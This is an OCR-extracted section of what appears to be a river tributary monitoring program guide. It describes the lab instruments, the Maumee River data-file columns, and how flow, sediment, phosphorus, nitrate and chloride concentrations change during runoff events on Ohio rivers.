
Varian ICP-MS used for trace metals analyses.




Technicon TRAACS Autoanalyzer for anlyses of ammonia, soluble reactive phosphorus, silica, and specific conductance.




Dionex Ion Chromatograph for nitrate, nitrite, chloride, fluoride and sulfate.




GC-MS system and autosampler for volatile organic compounds.



A general view of the suspended sediment laboratory, showing filtering racks, drying oven and balances.



Solid phase extraction filters for pesticides.



Technicon Autoanalyzer II systems are used for the analysis of total phosphorus and total Kjeldahl nitrogen (TKN).

1.d. Data Set Description

The data sets produced by the sampling and analytical programs described in preceding sections have been placed into Excel files for each river. The format for the Excel files is shown below. This example was taken from the Excel file for the Maumee River and covers the period between 03/14/1998 12:00 and 03/18/1998 12:00. These date-times correspond to rows 9548 through 9553 in the Maumee River Excel file. For some sampling stations, the data sets contain more than 14,000 rows of data.

The units for each column are shown on the Excel files. Each column is described in more detail on the following page.

The Excel files are protected as downloaded from the this website.

Source File: MaumeeData

	A	B	C	D	E	F	G	H	I	J
	Datetime (date and time of sample collection)	Days since 741001	Sample Time Window, days	Flow, CFS	SS, mg/L (suspended solids)	TP, mg/L as P	SRP, mg/L, as P	NO23, mg/L as N	TKN, mg/L (Total Kjeldahl nitrogen)	Chloride, mg/L
9548	03/14/1998 12:00	8565.50	0.67	11939.0	125.6	0.459	0.072	4.09	1.75	17.4
9549	03/15/1998 12:00	8566.50	0.83	9127.0	89.0	0.364	0.065	4.11	1.27	17.1
9550	03/16/1998 04:00	8567.17	0.50	7994.7	75.9	0.314	0.062	4.14	1.00	18.8
9551	03/16/1998 12:00	8567.50	0.67	7712.4	84.2	0.289	0.049	3.73	0.63	17.3
9552	03/17/1998 12:00	8568.50	1.00	5655.1	65.0	0.254	0.042	3.80	1.05	17.9
9553	03/18/1998 12:00	8569.50	0.67	6223.7	51.6	0.229	0.054	4.02	1.03	20.6

	A	B	C	D	E	F	G	H	I	J
	Datetime (date and time of sample collection)	Days since 741001	Sample Time Window, days	Flow, CFS	SS, mg/L (suspended solids)	TP, mg/L as P	SRP, mg/L, as P	NO23, mg/L as N	TKN, mg/L (Total Kjeldahl nitrogen)	Chloride, mg/L
9548	03/14/1998 12:00	8565.50	0.67	11939.0	125.6	0.459	0.072	4.09	1.75	17.4
9549	03/15/1998 12:00	8566.50	0.83	9127.0	89.0	0.364	0.065	4.11	1.27	17.1
9550	03/16/1998 04:00	8567.17	0.50	7994.7	75.9	0.314	0.062	4.14	1.00	18.8
9551	03/16/1998 12:00	8567.50	0.67	7712.4	84.2	0.289	0.049	3.73	0.63	17.3
9552	03/17/1998 12:00	8568.50	1.00	5655.1	65.0	0.254	0.042	3.80	1.05	17.9
9553	03/18/1998 12:00	8569.50	0.67	6223.7	51.6	0.229	0.054	4.02	1.03	20.6

Column A – Datetime: This column shows the date and time that the sample was collected. The format for the datetime column is mm/dd/yyyy hh:mm.

Column B – Days since 10/01/74: This column is an alternative date column that starts with the onset of the tributary loading program.

Column C – Sample time window: This column has units of days and reflects the duration of time that each sample is used to characterize the stream system. It is calculated as one half of the time interval between the following and preceding samples. For example in row 9550 the time window of 0.5 days represents one half of the time between 03/15/1998 12:00 (row 9549) and 03/16/1998 12:00 (row 9551).

Column D – Flow: This is the stream flow in cubic feet per second (cfs) for the Maumee River at the time of sample collection. It is derived from interim stage data provided by the U. S. Geological Survey. The stage data are converted to flow data using the U.S. Geological Survey rating table applicable to that time period.

Column E – SS: Suspended Solids concentration in mg/L

Column F – TP: Total Phosphorus concentration in mg/L (as P)

Column G -- SRP: Soluble Reactive Phosphorus concentration in mg/L (as P)

Column H -- NO23: Nitrate plus nitrite concentration in mg/L (as N) (Nitrite composes a very small fraction of the nitrate + nitrite mixture.)

Column I -- TKN: Total Kjeldahl Nitrogen concentration in mg/L (as N). TKN includes organic nitrogen plus ammonia in the whole water sample.


Column J – CL: Chloride concentration in mg/L (Note that some data files label this column as chloride.)

2.a. Hydrographs, Sedigraphs and Chemographs

Description

One constant characteristic of streams and rivers is that they are constantly changing. Anyone living near a stream or river is familiar with the changes in flow that occur during floods. At locations where stream gauging stations are in operation, it is possible to quantify these changes and show how the stream flow or discharge changes with time. Plots of these changes are referred to as hydrographs. The graph below shows the changes in discharge for the Cuyahoga River for a one year period beginning 10/01/2000 and ending 9/30/2001 (i.e., the 2001 Water Year). This hydrograph is based on the streamflow occurring at the time of collection of samples analyzed as part of the tributary loading program and is plotted from the tributary loading data files. The spikes on the graph represent runoff events or floods of various sizes. After each runoff event, stream flow drops relatively rapidly at first, then more gradually until the next storm runoff event occurs.


Cuyahoga River 10/1/2000 - 9/30/2001



Description, continued


Streamflow is not the only characteristic of streams and rivers that is constantly changing. Concentrations of suspended sediment and various chemicals also change with time. Plots of changing sediment concentrations with time are called sedigraphs while plots of changing chemical concentrations with time are called chemographs. A sedigraph and a chloride chemograph for the Cuyahoga River, 2001 WY are shown below.

Cuyahoga River 10/1/2000 - 9/30/2001



The peaks in sediment concentrations occur in connection with runoff events or floods.

Cuyahoga River 10/1/2000 - 9/30/2001



The Cuyahoga River has very high chloride concentrations relative to other Ohio rivers. The high chloride concentrations during winter months are probably related to runoff from road salt applications.

Examples of Hydrographs, Sedigraphs, & Chemographs


Concentration Changes During a Runoff Event


Rainfall measurements on the mornings of June 8 and 9, 1993 reported 1.15 and 2.38 inches of rainfall at the NOAA weather station in Tiffin, OH, which is upstream from the stream gauging station at Fremont on the Sandusky River. This rainfall broke a relatively long dry period extending through most of May. These rain storms were followed by 11 days without significant rainfall except for 0.37 inches on June 15. The resulting runoff event on the Sandusky River presents an opportunity to examine the concentration changes during a runoff event uncomplicated by other runoff events. Land use in the Sandusky watershed is dominated by row crop agriculture on soils having extensive tile drainage.

Runoff hydrographs, as illustrated in the upper right graph, can be divided into a rising limb, leading to a peak discharge, followed by a falling limb. The points on the hydrograph occur at 8-hour intervals during the runoff event and at 24 hour intervals during most of the base flow conditions preceding and following the runoff event. In this, as well as most hydrographs, the rising limb is steeper than the falling limb. In other words, streams rise during a runoff event more quickly than they fall. Subsequent graphs show sediment and chemical concentration changes in relation to the runoff hydrograph.

The individual points on the hydrograph plot correspond to flows at the time samples were collected and analyzed for the tributary loading studies. As evident in the adjacent graph, the suspended sediment concentrations peaked in samples collected on the rising limb of the hydrograph and had already begun to decline by the time the peak discharge had been reached. Such advanced peaks of sediment concentrations during runoff events are typical of many rivers and for many storm runoff events.

The advanced peak of suspended sediment concentration is caused, at least in part, by the sequence of surface runoff processes on contributing cropland. The first runoff water from the fields carries away the bulk of the "readily erodable sediment" from the field, with subsequent surface runoff water having lower sediment concentrations. This is equivalent to the "first flush" effects seen in urban runoff studies. For further discussion of advanced sediment peaks see Appendix 1.





Concentration Changes During a Runoff Event, cont.


The total phosphorus chemograph on the right closely mimics the suspended solids sedigraph shown in the previous graph. It, too, has an advanced peak relative to the hydrograph. Most of the total phosphorus is particulate phosphorus and is attached to the sediment particles. The analytical procedure for total phosphorus involves a digestion procedure which removes the phosphorus from the sediment prior to phosphorus analysis.


The soluble reactive phosphorus (SRP) concentrations also increase in association with the runoff event. However the timing of the increase in SRP is different from the timing for increases in suspended sediment and total phosphorus concentrations. The peaks in soluble reactive phosphorus concentrations occur after the peak discharge. Also SRP concentrations do not decrease as rapidly after their peak concentrations as do total phosphorus and suspended solids concentrations.

Analyses for SRP are done on samples that have been filtered to remove the suspended sediment. Furthermore, the filtered samples are not digested prior to analysis for phosphorus. Comparison of the scales for the two forms of phosphorus shows that, for this storm event on the Sandusky River, the total phosphorus concentrations are much higher than the SRP concentrations. SRP is included in the analysis of total phosphorus. However it makes up only 5-10% of the total phosphorus during runoff events.

SRP apparently enters streams as part of the surface runoff from fields. Unlike suspended solids and total phosphorus, which are apparently focused in the initial surface runoff from fields, the SRP is present in relatively high concentrations throughout the entire period of surface runoff from the fields. In this sense, it is similar in behavior to atrazine, a relatively soluble herbicide that also enters streams primarily as part of the surface runoff pathway from fields.

Some SRP may enter streams through tile drainage, especially on fields with very high soil test levels for phosphorus. In general phosphorus is tied up on soil particles and, in contrast with nitrate, is not very mobile in the soil column.







Concentration Changes During a Runoff Event, cont.

Nitrate is also carried into the Sandusky River in response to rainfall events. However, the pathway of the water that carries nitrate into streams is quite different from the pathway by which water carries suspended sediment into streams. Nitrate is carried into streams by water that percolates into the soil and then moves into tile systems that carry the water directly to streams. This pathway takes longer than the surface runoff pathway and persists for a longer period of time than surface runoff. Consequently, the nitrate chemograph peaks on the falling limb of the hydrograph and is much broader than the sedigraph or the total phosphorus chemograph. The peak nitrate concentrations also trail the peak SRP chemograph.

Nitrate provides an excellent tracer for the tile component of the storm hydrograph. The adjacent graph shows that nitrate concentrations do increase during the rising stage of the hydrograph. This indicates that tile flow does contribute to the peak discharge that occurs during storm events. In fact, the peak loading rates of nitrate coincide closely with the peak discharge (see Relationships between Pollutant Loading and Stream Discharge) Studies of tile flow from individual fields confirms that tiles comprise the major pathway by which nitrate enters streams.

During storm runoff conditions in the Sandusky River, chloride concentrations decrease. Thus the storm runoff water contains lower chloride concentrations than the baseflow water in the stream. The chloride that is present under baseflow conditions reflects some combination of chloride in the groundwater comprising the baseflow of the stream and point source inputs. In winter months, chloride can enter streams as part of surface runoff from road salt applications. This is evident from the annual chloride chemograph of the Cuyahoga River (see preceding section). The Cuyahoga River drains a heavily urbanized watershed.






